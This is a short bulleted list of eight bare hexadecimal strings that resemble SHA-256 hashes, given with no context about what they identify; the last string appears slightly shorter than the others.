- ab9b5877e00d656725272704554fba587eded3c4258a4b95e74655f147d3766d
- 8a1cc427d6d235f2bdb415671c66375206f941ba70c5521507d498e448006305
- 328cfa7bac115ff328c6d0c4714483d95d6a32e0a3e94178b247c0db38f8a0f2
- 596117ba1f4aec95e5f6e9c055242c24c580d947b864ddccc08f3c7bef856dd7
- d4f18450c6174dcef50b1a25bb866282fd06936afc6a35f8a161d3a450147935
- a3e1fb6f041e3745753c48d92db105796fbad58ff307aee442f845837f2c3ae5
- f1613ab80dff1b78b797dec467415a3d49ce87388ebcd579b24aba28e8c778e5
- 1a458c210458fdbec740acdb0ad07e1c7c3ad1c7bac4139e4ebd632552e062
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